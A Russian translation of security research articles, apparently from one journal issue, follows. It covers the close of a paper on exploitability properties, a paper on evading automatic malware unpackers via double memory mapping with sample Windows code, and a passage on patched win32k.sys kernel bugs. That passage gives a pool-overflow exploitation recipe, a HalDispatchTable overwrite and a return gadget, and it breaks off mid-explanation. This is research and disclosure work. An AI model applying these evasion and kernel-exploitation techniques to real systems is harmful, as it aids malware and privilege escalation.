Статья вводит свойства и приводит примеры, но формально не связывает их с конкретными приёмами эксплуатации. Будущие исследования должны уточнить эту зависимость и переменные, позволяющие применять разные атаки. После строгого определения можно провести крупномасштабное исследование и измерить пользу свойств для различных задач анализа. Автор видит их частью более общей модели, объединяющей анализ поверхности атаки, уязвимостей и

эксплуатации для полной оценки реального риска системы.

6. Заключение

В статье введено понятие эксплуатационных свойств, описывающих, насколько легко использовать возможную уязвимость системы. Они делятся по уровню конфигурации и контекста: платформа, работающий процесс, двоичный модуль и функция.

Эксплуатационные свойства по-новому описывают поверхность атаки: показывают области, которые проще всего использовать. Атакующий может искать ошибки именно там, а защитник — заранее направить туда аудит. Сведения пригодны и для усиления существующих либо создания новых защит. Искусственный пример по форме ANI показал, как автоматически извлекать свойства и отбирать по ним небольшое подмножество кода. Дальнейшая работа должна точнее определить границы и способы применения подхода.

Ссылки

- [1] Dowd, M., Metha, N., McDonald, J. Breaking C++ Applications.
<https://www.blackhat.com/presentations/bh-usa-07/Dowd_McDonald_and_Mehta/Whitepaper/bh-usa-07-dowd_mcdonald_and_mehta.pdf>
- [2] Durden, Tyler. Bypassing PaX ASLR Protection. July, 2002.
<<http://www.phrack.org/issues.html?issue=59&id=9>>
- [3] Howard, Michael. Protecting against Pointer Subterfuge (Kinda!).
<http://blogs.msdn.com/michael_howard/archive/2006/01/30/520200.aspx>
- [4] Johnson, Richard. Windows Vista: Exploitation Countermeasures.
<<http://rjohnson.uninformed.org/>>
- [5] Litchfield, David. Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server.
<<http://www.nextgenss.com/papers/defeating-w2k3-stack-protection.pdf>>
- [6] Metasploit. Exploiting the ANI vulnerability on Vista.
<<http://blog.metasploit.com/2007/04/exploiting-ani-vulnerability-on-vista.html>>
- [7] Microsoft Corporation. Microsoft Security Bulletin MS05-002. Jan, 2005.
<<http://www.microsoft.com/technet/security/Bulletin/MS05-002.mspx>>
- [8] Microsoft Corporation. /GS (Buffer Security Check).
<[http://msdn2.microsoft.com/en-us/library/8dbf701c\(VS.80\).aspx](http://msdn2.microsoft.com/en-us/library/8dbf701c(VS.80).aspx)>
- [9] Microsoft Corporation. /SAFESEH (Image has Safe Exception Handlers).
<<http://msdn2.microsoft.com/en-us/library/9a89h429.aspx>>
- [10] Microsoft Corporation. A detailed description of the Data Execution Prevention (DEP) feature.
<<http://support.microsoft.com/kb/875352>>
- [11] Microsoft Corporation. The LINQ Project.
<<http://msdn2.microsoft.com/en-us/netframework/aa904594.aspx>>
- [12] Microsoft Corporation. Phoenix. <<http://research.microsoft.com/phoenix/>>
- [13] Microsoft Corporation. Microsoft Portable Executable and Object File Format Specification.

<http://download.microsoft.com/download/9/c/5/9c5b2167-8017-4bae-9fde-d599bac8184a/pecoff_v8.doc>

[14] Microsoft Corporation. Threat Modeling. June, 2003.

<<http://msdn2.microsoft.com/en-us/library/aa302419.aspx>>

[15] PaX Team. ASLR. <<http://pax.grsecurity.net/docs/aslr.txt>>

[16] Ren, Chris et al. Microsoft Compiler Flaw Technical Note.

<<http://www.cigital.com/news/index.php?pg=art&artid=70>>

[17] Rahbar, Ali. An analysis of Microsoft Windows Vista's ASLR. Oct, 2006.

<<http://www.sysdream.com/articles/Analysis-of-Microsoft-Windows-Vista's-ASLR.pdf>>

[18] skape, Skywing. Bypassing Windows Hardware-enforced DEP.

<<http://www.uninformed.org/?v=2&a=4&t=sumry>>

[19] skape. Preventing the Exploitation of SEH Overwrites.

<<http://www.uninformed.org/?v=5&a=2&t=sumry>>

[20] skape. Reducing the Effective Entropy of GS Cookies.

<<http://www.uninformed.org/?v=7&a=2&t=sumry>>

[21] Skywing. Vista ASLR is not on by default for image base addresses.

<<http://www.nynaeve.net/?p=100>>

[22] Sotirov, Alexander. Windows Animated Cursor Stack Overflow Vulnerability. March, 2007.

<<http://www.determina.com/security.research/vulnerabilities/ani-header.html>>

[23] Wikipedia. Stack-smashing protection.

<http://en.wikipedia.org/wiki/Stack-smashing_protection>

[24] Wikipedia. Address space layout randomization.

<<http://en.wikipedia.org/wiki/ASLR>>

[25] Wikipedia. Static single assignment form.

<http://en.wikipedia.org/wiki/Static_single_assignment_form>

[26] University of Wisconsin. Wisconsin Program-Slicing Project's Home Page.

<<http://www.cs.wisc.edu/wpis/html/>>

[27] Whitehouse, Ollie. Analysis of GS protections in Microsoft Windows Vista.

<http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf>

Использование двойных отображений для обхода автоматических распаковщиков

Дата: 10/2008

Автор: skape

Контакт: <mmiller@hick.org>

Аннотация

Автоматические распаковщики, такие как Renovo, Saffron и Pandora's Bochs, пытаются динамически распаковывать исполняемые файлы, обнаруживая выполнение кода из областей виртуальной памяти, в которые ранее производилась запись. Это изящный способ обнаруживать динамическое выполнение кода, однако такие распаковщики можно обойти с помощью двойного отображения: одни и те же физические страницы отображаются в две разные области виртуального адресного пространства, где одна область используется как редактируемое отображение, а вторая - как исполняемое отображение. В таком варианте во время распаковки запись идет в редактируемое отображение, а исполняемое отображение используется для динамического выполнения распакованного кода. Это эффективно обходит автоматические распаковщики, которые полагаются на обнаружение выполнения кода с виртуальных адресов, куда ранее выполнялась запись.

Обновление: после публикации этой статьи было указано, что устройство системы динамической распаковки Justin должно лишать силы техники обхода, предполагающие, что система распаковки будет перехватывать только первую попытку выполнения страницы, в которую была запись. Justin неявно противодействует этой технике, принудительно обеспечивая правило $W \wedge X$: когда страница впервые используется для выполнения, она помечается как исполняемая, но недоступная для записи. Последующие попытки записи приводят к тому, что страница помечается как неисполняемая и грязная. Эта логика применяется ко всем виртуальным адресам, отображенным на одни и те же физические страницы. Потенциально это эффективная контрмера, хотя есть ряд сложностей реализации, которые могут мешать сделать ее надежной: например, дублирование дескрипторов и возможные состояния гонки при переключении зашит страниц.

1. Предпосылки

Существует несколько автоматических распаковщиков, которые полагаются на обнаружение выполнения динамического кода с виртуальных адресов, куда ранее выполнялась запись. В этом разделе дается общий контекст по подходам, применяемым такими распаковщиками.

1.1. Нормализация вредоносного ПО

Christodorescu и соавторы описали метод нормализации программ, сосредоточенный на устранении обфускации [2]. Один из компонентов этого процесса нормализации состоит из итеративного алгоритма, который должен получить программу, больше не порождающую саму себя. По сути, этот алгоритм опирается на обнаружение динамического выполнения кода, чтобы выявлять самогенерированный код. Для поддержки алгоритма QEMU использовался для наблюдения за потоком выполнения входной программы, а также за всеми происходящими

записями в память. Если выполнение передается по адресу, куда уже была запись, значит выполняется динамически созданный код.

1.2. Renovo

Renovo похож на технику нормализации вредоносного ПО тем, что использует эмулируемую среду для наблюдения за выполнением программы и записями в память, чтобы определить момент выполнения динамического кода [3]. В качестве среды выполнения для заданной программы Renovo использует TEMU. Когда Renovo обнаруживает выполнение кода из памяти, в которую ранее записывал данный процесс, он извлекает динамический код и пытается найти исходную точку входа распакованного исполняемого файла.

1.3. Saffron

Saffron использует два подхода к динамической распаковке исполняемых файлов [5]. Первый подход задействует средства динамической инструментации Pin для наблюдения за выполнением программы и записями в память; по направлению он похож на эмулируемые подходы, описанные выше. Второй подход использует аппаратные возможности страничной организации памяти, чтобы обнаруживать передачу выполнения в область памяти. Saffron фиксирует первый случай выполнения кода со страницы независимо от того, доступна ли она для записи, и журналирует сведения о выполнении, чтобы затем извлечь распакованный исполняемый файл. Это можно рассматривать как более общий вариант техники OllyBonE, где возможности страничной памяти использовались для наблюдения за конкретным подмножеством адресного пространства [8]. OmniUnpack также применяет подход, похожий на Saffron [4].

1.4. Pandora's Bochs

Pandora's Bochs использует техники, похожие на подходы Christodorescu и Renovo [1]. В частности, Pandora's Bochs применяет Bochs как среду эмуляции, в которой можно наблюдать за выполнением программы и записями в память, чтобы обнаруживать выполнение динамического кода.

1.5. Justin

Justin - недавно разработанная система динамической распаковки, представленная на RAID 2008 уже после завершения первоначального черновика этой статьи [9]. Justin отличается от предыдущих работ тем, что использует аппаратную поддержку неисполняемых страниц для принудительного применения $W \wedge X$ к областям виртуального адресного пространства. При попытке выполнения генерируется исключение, после чего Justin определяет, выполнялась ли ранее запись в страницу, из которой теперь запускается код. Авторы Justin верно определили технику обхода, описанную в следующем разделе, и попытались спроектировать систему так, чтобы ей противодействовать. Их подход проверяет, что атрибуты защиты одинаковы для всех виртуальных адресов, отображенных на одни и те же физические страницы. Это должно быть эффективной контрмерой, хотя, если в реализации есть слабые места, для их атаки, разумеется, остается пространство.

2. Двойное отображение

Описанные выше автоматические распаковщики полагаются на способность обнаруживать выполнение динамического кода с виртуальных адресов, куда ранее выполнялась запись. В этом неявно заложено предположение, что виртуальный адрес, с которого выполняется код, будет равен адресу, куда раньше производилась запись. В большинстве обстоятельств такое предположение безопасно, но возможности диспетчера памяти Windows позволяют обойти эту форму обнаружения.

Основная идея этой техники обхода состоит в двойном отображении набора физических страниц в две области виртуального адресного пространства. Первая область считается редактируемым отображением, а вторая - исполняемым. Содержимое распакованного исполняемого файла записывается в редактируемое отображение, а позже выполняется через исполняемое отображение. Поскольку оба отображения связаны с одними и теми же физическими страницами, запись в редактируемое отображение косвенно меняет содержимое исполняемого отображения. Это обходит обнаружение, создавая видимость, что код, исполняемый из исполняемого отображения, на самом деле никогда не записывался. Такая техника предпочтительнее записи распакованного исполняемого файла на диск с последующим отображением в память, поскольку этот вариант сделал бы распаковку и обнаружение тривиальными.

Реализовать эту технику обхода в Windows можно с помощью полностью поддерживаемых API пользовательского режима. Сначала нужно создать секцию, подкрепленную файлом подкачки, то есть анонимное отображение памяти, с помощью API `CreateFileMapping`. Дескриптор, возвращенный этой функцией, затем передается в `MapViewOfFile`, чтобы создать и редактируемое, и исполняемое отображения. Наконец, динамический код любым способом распаковывается в редактируемое отображение, а затем выполняется через исполняемое. Это показано в коде ниже:

```
ImageMapping = CreateFileMapping(
    INVALID_HANDLE_VALUE, NULL,
    PAGE_EXECUTE_READWRITE | SEC_COMMIT,
    0, CodeLength, NULL);

EditableBaseAddress = MapViewOfFile(ImageMapping,
    FILE_MAP_READ | FILE_MAP_WRITE,
    0, 0, 0);
ExecutableBaseAddress = MapViewOfFile(ImageMapping,
    FILE_MAP_EXECUTE | FILE_MAP_READ | FILE_MAP_WRITE,
    0, 0, 0);

CopyMemory(EditableBaseAddress,
    CodeBuffer, CodeLength);

((VOID (*)( ))ExecutableBaseAddress)();
```

Пример кода иллюстрирует применение этой техники для выполнения динамического кода. Ее также должно быть довольно легко адаптировать к распаковочному коду, используемому существующими упаковщиками. При использовании этой техники нужно учитывать, что релокации должны применяться к распакованному исполняемому файлу относительно базового адреса исполняемого отображения. При этом сами исправления релокаций нужно вносить в редактируемое отображение, чтобы не пометить исполняемое отображение как затронутое записью.

Для некоторых динамических распаковщиков, которые отслеживают выполнение кода с любого виртуального адреса независимо от того, была ли туда ранее запись, может понадобиться дополнительная техника обхода. Так устроен автоматический распаковщик Saffron, основанный на страничной памяти [5]. По соображениям производительности Saffron журналирует информацию только при первом выполнении кода со страницы. Если после этого содержимое кода изменится,

Saffron об этом не узнает. Поэтому такую форму распаковки можно обойти, сначала выполнив безвредный код с каждой страницы исполняемого отображения. После завершения этого шага настоящий распакованный исполняемый файл можно извлечь в редактируемое отображение и затем выполнить обычным образом. Эта техника обхода также должна быть эффективна против Justin, поскольку Justin не перехватывает последующие попытки выполнения с заданного виртуального адреса [9].

Хотя ожидается, что эти техники обхода будут эффективны, экспериментально они не проверялись. Причин этому несколько. Публичной версии Pandora's Bochs сейчас нет. Однако его автор указал, что эта техника должна быть эффективной. Renovo предоставляет веб-интерфейс, который можно использовать для анализа и распаковки исполняемых файлов. После загрузки исполняемого файла, имитировавшего эту технику обхода, никаких данных получено не было. Авторы Saffron указали, что ожидали эффективности этой техники.

3. Слабые места

Вероятно, самое существенное слабое место техники двойного отображения состоит в том, что она не способна обходить все автоматические распаковщики. Например, техники динамической распаковки, строго сосредоточенные на передачах потока управления, такие как PolyUnpack [7] и ParaDyn [6], все равно должны оставаться эффективными. Однако этот недостаток можно преодолеть, добавив дополнительные техники обхода, например упомянутые в цитируемой работе [7].

Автоматические распаковщики также могли бы попытаться нейтрализовать технику двойного отображения, отслеживая записи и выполнение кода в терминах физических, а не виртуальных адресов. Это было бы эффективно, потому что и редактируемое, и исполняемое виртуальные отображения ссылались бы на одни и те же физические адреса. Однако такой подход, вероятно, потребовал бы более глубокого понимания семантики операционной системы, поскольку память в любой момент может выгружаться и загружаться обратно.

4. Заключение

Техника двойного отображения может использоваться упаковщиками для обхода автоматических распаковщиков, которые полагаются на обнаружение выполнения динамического кода с виртуальных адресов, куда ранее выполнялась запись. Хотя ожидается, что эта техника обхода в нынешнем виде будет эффективной, автоматические распаковщики должны иметь возможность адаптироваться к такому сценарию: например, отслеживать записи в физические страницы или лучше учитывать семантику операционной системы, связанную с отображениями виртуальной памяти.

Ссылки

[1] L. Boehne. Pandora's bochs: Automatic unpacking of malware.
<<http://www.0x0badc0.de/PandorasBochs.pdf>>, Jan 2008.

[2] Mihai Christodorescu, Johannes Kinder, Somesh Jha, Stefan Katzenbeisser, and Helmut Veith. Malware normalization. Technical Report 1539, University

of Wisconsin and Madison, Wisconsin, USA, November 2005.

[3] M. Gyung Kang, P. Poosankam, and H. Yin. Renovo: A hidden code extractor for packed executables.

<<http://www.andrew.cmu.edu/user/ppoosank/papers/renovo.pdf>>, Oct 2007.

[4] L. Martignoni, M. Christodorescu, and S. Jha. Omniunpack: Fast and generic and safe unpacking of malware.

<<http://www.acsac.org/2007/papers/151.pdf>>, December 2007.

[5] Danny Quist and Valsmith. Covert debugging: Circumventing software armoring techniques. BlackHat USA, Aug 2007.

[6] K. Roundy. Analysis and instrumentation of packed binary code.

<http://www.cs.wisc.edu/condor/PCW2008/paradyn_presentations/roundy-packedCode.ppt>, Apr 2008.

[7] P. Royal, M. Haplin, D. Dagon, R. Edmonds, and W. Lee. Polyunpack: Automating the hidden-code extraction of unpack-executing malware. 22nd Annual Computer Security Applications Conference, Dec 2005.

[8] J. Stewart. Ollybone. 2006.

[9] Fanglu Guo, Peter Ferrie, and Tzi cker Chiueh. A study of the packer problem and its solutions. In RAID, pages 98.115, 2008.

Анализ локальных повышений привилегий в win32k

Дата: 10/2008

Автор: mxatone

Контакт: <mxatone@gmail.com>

Аннотация

В статье анализируются три уязвимости win32k.sys, позволяющие выполнить код в режиме ядра. Этот драйвер — важная часть графической подсистемы Windows. Автор сообщил об ошибках Microsoft, и они были исправлены бюллетенем MS08-025 [1]. Первая представляет собой переполнение пула ядра в старом протоколе динамического обмена данными (DDE). Вторая вызвана неправильным применением ProbeForWrite в функциях работы со строками. Третья относится к обработке системного меню. Для каждой разобраны обнаружение и эксплуатация.

1. Введение

Дизайн современных операционных систем обеспечивает разделение привилегий между процессами. Это ограничивает непривилегированного пользователя, не позволяя ему напрямую влиять на процессы, к которым у него нет доступа. Такое принуждение опирается и на аппаратные, и на программные возможности. Аппаратные возможности защищают устройства от неизвестных операций. Безопасная среда предоставляет только необходимые права, фильтруя взаимодействие программ в системе в целом. Такой контроль увеличивает число предоставляемых интерфейсов, а вместе с ним и риски безопасности. Злоупотребление ошибками дизайна или реализации операционной системы для повышения прав программы называется повышением привилегий.

За последние годы пользовательский код и его защита были улучшены. Улучшение понимания операционных систем упростило обнаружение аномального поведения. Эксплуатация классических слабостей стала труднее, чем прежде. Сейчас локальная эксплуатация напрямую нацеливается на ядро. Локальное повышение привилегий в ядре приносит новые методы эксплуатации, и большинство из них, вероятно, все еще не обнаружено. Даже если ядро Windows хорошо защищено от известных векторов атак, сама операционная система имеет множество разных драйверов, которые вносят вклад в общую поверхность атаки.

Графический интерфейс Windows разделён между пользовательским режимом и ядром. Драйвер win32k.sys обрабатывает запросы на отрисовку и управление окнами, а вызовы DirectX перенаправляет соответствующему драйверу. Для локального повышения привилегий это привлекательная цель: win32k присутствует во всех версиях Windows, а некоторые его функции годами не менялись.

Статья описывает поиск автором ошибок в win32k, впоследствии исправленных MS08-025 [1]. Обновление добавило общий защитный слой сразу в нескольких частях драйвера. Графический стек Windows чрезвычайно сложен, поэтому здесь рассмотрены только устройство и функции win32k, необходимые для понимания уязвимостей. Дополнительные сведения доступны в MSDN.

Структура статьи такова. В следующей главе будут представлены основы архитектуры драйвера win32k с акцентом на уязвимые контексты. Затем будет подробно показано, как каждая из трех

уязвимостей была обнаружена и проэксплуатирована. Наконец, будет обсуждаться возможное улучшение безопасности уязвимого драйвера.

2. Дизайн win32k

Windows тесно связана с графическим интерфейсом. Даже минимальный режим Server Core в Windows Server 2008 использует те же базовые компоненты. win32k — критическая часть графического стека, экспортирующая более 600 функций. Драйвер дополняет таблицу дескрипторов системных служб (SSDT) собственной W32pServiceTable, которая в зависимости от версии Windows содержит до 300 служб. Он меньше ntoskrnl.exe, но столь же активно взаимодействует с пользовательским режимом и нередко передаёт туда управление через механизм обратных вызовов. Интерфейс между пользовательскими модулями и драйверами ядра создавался ради удобного управления окнами; его фундаментальная роль объясняет сохранение одних функций во многих поколениях системы.

2.1. Общая реализация безопасности

С точки зрения безопасности важнее всего проверка данных из пользовательского режима. Каждый переданный указатель обязан ссылаться на допустимую пользовательскую память, а данные не должны изменяться между проверкой и использованием, создавая состояние гонки. Границы адресов проверяют функциями ProbeForRead и ProbeForWrite, а сами значения обычно один раз копируют в локальные переменные. Основное ядро Windows строго следует этому правилу, тогда как функции win32k не всегда столь последовательны. Рассмотрим проверку из ядра, представленную в виде C-кода:

```
NTSTATUS NTAPI NtQueryInformationPort(
    HANDLE PortHandle,
    PORT_INFORMATION_CLASS PortInformationClass,
    PVOID PortInformation,
    ULONG PortInformationLength,
    PULONG ReturnLength
)
{
    [...] // Prepare local variables

    if (AccessMode != KernelMode)
    {
        try {
            // Check submitted address - if incorrect, raise an exception
            ProbeForWrite( PortInformation, PortInformationLength, 4);

            if (ReturnLength != NULL)
            {
                if (ReturnLength > MmUserProbeAddress)
                    *MmUserProbeAddress = 0; // raise exception

                *ReturnLength = 0;
            }
        } except(1) { // Catch exceptions
            return exception_code;
        }
    }

    [...] // Perform actions
}
```

Видно, что аргументы проверяются очень простым способом до выполнения чего-либо еще. Поле `ReturnLength` реализует собственную проверку, напрямую полагающуюся на `MmUserProbeAddress`. Эта переменная отмечает границу между адресными пространствами пользовательского режима и режима ядра. В случае недопустимого адреса исключение вызывается записью в эту переменную, которая доступна только для чтения. Проверочные процедуры `ProbeForRead` и `ProbeForWrite` вызывают исключение, если встречаются некорректный адрес. Однако драйвер `win32k` не всегда следует этому шаблону:

```
BOOL NtUserSystemParametersInfo(
    UINT uiAction,
    UINT uiParam,
    PVOID pvParam,
    UINT fWinIni)

[...] // Prepare local variables

switch(uiAction)
{
    case SPI_1:
        // Custom checks
        break;
    case SPI_2:
        size = sizeof(Stuct2);
        goto prob_read;
    case SPI_3:
        size = sizeof(Stuct3);
        goto prob_read;
    case SPI_4:
        size = sizeof(Stuct4);
        goto prob_read;
    case SPI_5:
        size = sizeof(Stuct5);
        goto prob_read;
    case SPI_6:
        size = sizeof(Struct6);

prob_read:
    ProbeForRead(pvParam, size, 4)

    [...]
}

[...]
```

Функция очень сложна, и показан лишь небольшой фрагмент проверок. Одни параметры проходят стандартную процедуру, другие — особую. Такая неоднородность запутывает код и повышает вероятность ошибки с повышением привилегий. Основное ядро решает похожую задачу в функциях `NtSet*` и `NtQuery*` двумя единообразными аргументами: буфером и его размером. Например, `NtQueryInformationPort` проверяет буфер общим способом, а затем сверяет размер с выбранной операцией. Устройство `win32k` удобно для разработки интерфейса, но значительно затрудняет аудит кода.

2.2. Использование `KeUsermodeCallback`

Обычно пользовательская программа обращается к ядру через системный вызов. У `win32k` есть и обратный механизм: `KeUsermodeCallback` безопасно вызывает пользовательскую функцию из режима ядра. Эта недокументированная функция нужна, например, для загрузки DLL перехвата событий и получения сведений от пользовательского компонента. Её прототип:

```
NTSTATUS KeUserModeCallback (
    IN ULONG ApiNumber,
    IN PVOID InputBuffer,
```

```
IN ULONG InputLength,  
OUT PVOID *OutputBuffer,  
IN PULONG OutputLength  
);
```

Ядро не получает произвольный адрес пользовательской функции. Нужные win32k процедуры перечислены в недокументированной таблице блока окружения процесса (PEB), а ApiNumber задаёт индекс в ней.

Для перехода KeUserModeCallback берёт адрес пользовательского стека из сохранённого в KTRAP_FRAME контекста потока. Текущий уровень стека сохраняется, ProbeForWrite проверяет место под входной буфер, затем InputBuffer копируется в пользовательский стек и формируется список аргументов. KiCallUserMode сохраняет необходимые сведения в стеке ядра и подготавливает возврат, похожий на выход из системного вызова, но с изменёнными указателем стека и eip. Выполнение пользовательской части начинается в KiUserCallbackDispatcher.

```
VOID KiUserCallbackDispatcher(  
    IN ULONG ApiNumber,  
    IN PVOID InputBuffer,  
    IN ULONG InputLength  
);
```

Пользовательская KiUserCallbackDispatcher получает ApiNumber, InputBuffer и InputLength, выбирает функцию по таблице PEB, а затем вызывает прерывание 0x2b для возврата в ядро. Результат передаётся в трёх регистрах:

- ecx: пользовательский указатель OutputBuffer
- edx: используется для OutputLength
- eax: состояние завершения

Функция ядра KiCallbackReturn обрабатывает прерывание 0x2B и передаёт регистры в NtCallbackReturn. Сохранённые в стеке ядра сведения восстанавливаются, после чего управление возвращается ранее вызванной KeUsermodeCallback с заполненными выходными аргументами.

Общей проверки выходных данных здесь нет. Каждая функция ядра, использующая обратный вызов, обязана проверить их самостоятельно. Атакующий может перехватить KiUserCallbackDispatcher, отфильтровать запрос и подменить указатель, размер и содержимое результата. Без проверок, равноценных системному вызову, это становится серьёзной угрозой.

3. Обнаружение и эксплуатация

Драйвер win32k был исправлен бюллетенем MS08-025 [1]. Бюллетень не раскрывал подробностей проблем, но говорил об уязвимости, позволяющей повышать привилегии через недействительные проверки ядра. Патч повышает общую безопасность драйвера, добавляя несколько проверок. Фактически этот патч был вызван тремя разными сообщенными уязвимостями. Следующие разделы объясняют, как эти уязвимости были обнаружены и проэксплуатированы.

3.1. Переполнение пула ядра в DDE

Протокол динамического обмена данными (DDE) — старая система сообщений графического интерфейса. Она передаёт данные между процессами через общие графические дескрипторы и секцию памяти. DDE до сих пор поддерживают приложения Microsoft, включая Internet Explorer, и применяют для обхода прикладных межсетевых экранов. Исследуя обратные вызовы win32k, автор

обнаружил, что отсутствие проверки результата KeUserModeCallback приводит к уязвимости.

Уязвимость находится в функции xxxClientCopyDDEIn1 из win32k. Она не вызывается напрямую, но используется ядром внутри при обмене сообщениями между процессами через DDE. В этом контексте анализируется проверка OutputBuffer.

В функции xxxClientCopyDDEIn1:

```
lea     eax, [ebp+OutputLength]
push    eax
lea     eax, [ebp+OutputBuffer]
push    eax
push    8                                ; InputLength
lea     eax, [ebp+InputBuffer]
push    eax
push    32h                             ; ApiNumber
call    ds:__imp__KeUserModeCallback@20
mov     esi, eax                        ; return < 0 (error ?)
call    _EnterCrit@0
cmp     esi, edi
jl      loc_BF92C6D4

cmp     [ebp+OutputLength], 0Ch         ; Check output length
jnz     loc_BF92C6D4

mov     [ebp+ms_exc.disabled], edi      ; = 0
mov     edx, [ebp+OutputBuffer]
mov     eax, _Win32UserProbeAddress
cmp     edx, eax                       ; Check OutputBuffer address
jb      short loc_BF92C5DC

[...]
```

```
loc_BF92C5DC:
mov     ecx, [edx]
loc_BF92C5DE:
mov     [ebp+var_func_return_value], ecx
or      [ebp+ms_exc.disabled], 0FFFFFFFh
push    2
pop     esi
cmp     ecx, esi                       ; first OutputBuffer ULONG must be 2
jnz     loc_BF92C6D4
xor     ebx, ebx
inc     ebx
mov     [ebp+ms_exc.disabled], ebx      ; = 1
mov     [ebp+ms_exc.disabled], esi      ; = 2
mov     ecx, [edx+8]                   ; OutputBuffer - user mode ptr
cmp     ecx, eax                       ; Win32UserProbeAddress - check user mode ptr
jnb     short loc_BF92C602

[...]
```

```
loc_BF92C602:
push    9
pop     ecx
mov     esi, eax
lea     edi, [ebp+copy_output_data]
rep movsd
mov     [ebp+ms_exc.disabled], ebx      ; = 1
push    0
push    'EdsU'
mov     ebx, [ebp+copy_output_data.copy1_size] ; we control this
mov     eax, [ebp+copy_output_data.copy2_size] ; and this
lea     eax, [eax+ebx+24h]              ; integer overflow right here
push    eax                           ; NumberOfBytes
call    _HeavyAllocPool@12
mov     [ebp+allocated_buffer], eax
test    eax, eax
jz      loc_BF92C6B6
mov     ecx, [ebp+var_2C]
```

```

mov     [ecx], eax                ; save allocation addr
push    9
pop     ecx
lea     esi, [ebp+copy_output_data]
mov     edi, eax
rep movsd                        ; Copy output data
test    ebx, ebx
jz      short loc_BF92C65A

mov     ecx, ebx
mov     esi, [ebp+copy_output_data.copy1_ptr]
lea     edi, [eax+24h]
mov     edx, ecx
shr     ecx, 2
rep movsd                        ; copy copy1_ptr (with copy1_size)
mov     ecx, edx
and     ecx, 3
rep movsb

loc_BF92C65A:
mov     ecx, [ebp+copy_output_data.copy2_size]
test    ecx, ecx
jz      short loc_BF92C676
mov     esi, [ebp+copy_output_data.copy2_ptr]
lea     edi, [ebx+eax+24h]
mov     edx, ecx
shr     ecx, 2
rep movsd movsd                  ; copy copy2_ptr (with copy2_size)
mov     ecx, edx
and     ecx, 3
rep movsb

```

Структура DDE copydata содержит два буфера и их размеры. По сумме размеров вычисляется объём нового выделения, но целочисленное переполнение не проверяется. Если результат арифметической операции превышает максимальное представимое значение, он оборачивается к малому числу. Выделенная область оказывается меньше копируемых данных, что приводит к переполнению пула — кучи ядра Windows.

Главная задача — превратить переполнение пула ядра в управляемую запись. Устройство пула и общие приёмы его эксплуатации уже описаны в [8, 9], поэтому здесь рассматривается именно данная ошибка.

Пул ядра похож на обычную кучу. Память выделяет ExAllocatePoolWithTag, а освобождает ExFreePoolWithTag. Перед данными находится заголовок блока, форма которого зависит от размера. При переполнении подменяется заголовок следующего блока. В символах ntoskrnl он описан так:

```

typedef struct _POOL_HEADER
{
    union
    {
        struct
        {
            USHORT PreviousSize : 9;
            USHORT PoolIndex : 7;
            USHORT BlockSize : 9;
            USHORT PoolType : 7;
        }
        ULONG32 Ulong1;
    }
    union
    {
        struct _EPROCESS* ProcessBilled;
        ULONG PoolTag;
        struct
        {
            USHORT AllocatorBackTraceIndex;
            USHORT PoolTagHash;
        }
    }
}

```

```

    }
}
} POOL_HEADER, *POOL_HEADER; // sizeof(POOL_HEADER) == 8

```

Размеры выражены в единицах по 8 байт, поскольку блоки имеют такое выравнивание. В Windows 2000 пул устроен иначе: выравнивание равно 16 байтам, а флаги хранятся в обычном UCHAR, без битовых полей. PoolIndex для атаки неважен и может быть нулём. PoolType описывает состояние блока. Значение флага занятости меняется между версиями, но у свободного блока PoolType всегда равен нулю.

Переполнение заменяет заголовок следующего блока подготовленными значениями. При освобождении ExFreePoolWithTag проверяет соседей и объединяет свободные блоки. Для свободного блока рядом с POOL_HEADER находится связывающая их LIST_ENTRY. Удаление из списка выполняется так же, как в пользовательской куче, но без безопасной проверки указателей, и повторяется для предыдущего соседа. Известная атака на эту операцию даёт запись четырёх байт по выбранному адресу. Однако она повреждает внутренний список пула, поэтому эксплойт обязан восстановить его целостность, иначе система завершится аварийно.

Целью записи может быть код либо указатель на функцию. Для стабильности лучше выбрать редко используемое ядром значение. Рубен Сантамарта предложил указатель из экспортируемой HalDispatchTable [10], который вызывается KeQueryIntervalProfile через системный вызов NtQueryIntervalProfile. Подмена значения по HalDispatchTable+4 почти не влияет на систему, поскольку соответствующая функция фактически не поддерживается, а вызвать её легко. Аккуратный эксплойт после повышения прав должен вернуть исходное значение.

Для эксплуатации создаётся следующий поддельный блок:

```

Fake next pool chunk header for Windows XP / 2003:

PreviousSize = (copy1_size + sizeof(POOL_HEADER)) / 8
PoolIndex    = 0
BlockSize    = (sizeof(POOL_HEADER) + 8) / 8
PoolType     = 0 // Free chunk

Flink = Execute address - 4    // in userland - call +4 address
Blink = HalDispatchTable + 4   // in kernelland

Modification for Windows 2000 support:

PreviousSize = (copy1_size + sizeof(POOL_HEADER)) / 16
BlockSize    = (sizeof(POOL_HEADER) + 15) / 16

```

Поле Flink содержит пользовательский адрес минус четыре, а Blink задаёт заменяемый указатель на функцию. После подмены ядро вызовет пользовательский адрес с привилегиями кольца 0, и размещённый там код сможет изменить состояние системы.

Чтобы точно ограничить пополнение и избежать сбоя, copy2ptr направляют на страницу NOACCESS. Попытка второго копирования создаст исключение, которое перехватит внутренний try/except, после чего функция освободит выделенные буферы. Поле copy1size задаёт фактически копируемый объём, а copy2size вызывает целочисленное пополнение расчёта. Так повреждается только нужная часть памяти.

В Windows Vista выделения win32k используют недокументированный флаг DELAY_FREE. При нём ExFreePoolWithTag помещает блок в список отложенного освобождения. Реальное освобождение происходит, когда список заполнен или ядру нужна память, иногда спустя минуты и в контексте другого процесса. Поэтому оба указателя, Flink и Blink, должны принадлежать адресному пространству ядра.

Подмена HalDispatchTable подходит и здесь. Дизассемблирование KeQueryIntervalProfile показывает одинаковый во всех рассматриваемых версиях контекст вызова указателя.


```

mov     [ebp+var_C], eax
lea     eax, [ebp+arg_0]
push    eax
lea     eax, [ebp+var_C]
push    eax
push    0Ch
push    1
call    off_47503C      ; xHalQuerySystemInformation(x,x,x,x)

```

Первый и второй аргументы указывают на нулевую страницу пользовательской памяти. Её можно выделить через `NtAllocateVirtualMemory`, передав невыровненный адрес: ядро округлит его вниз. Тот же приём применяется при разыменовании нулевого указателя в ядре. Для эксплуатации нужен короткий фрагмент кода, который возвращается к первому аргументу и допускает перезапись следующих четырёх байт. Подходящая последовательность встречается, например, в эпилоге `wcslen`:

```

.text:00463B4C      sub     eax, [ebp+arg_0]
.text:00463B4F      sar     eax, 1
.text:00463B51      dec     eax
.text:00463B52      pop     ebp
.text:00463B53      retn
.text:00463B54      db 0CCh ; alignement padding
.text:00463B55      db 0CCh
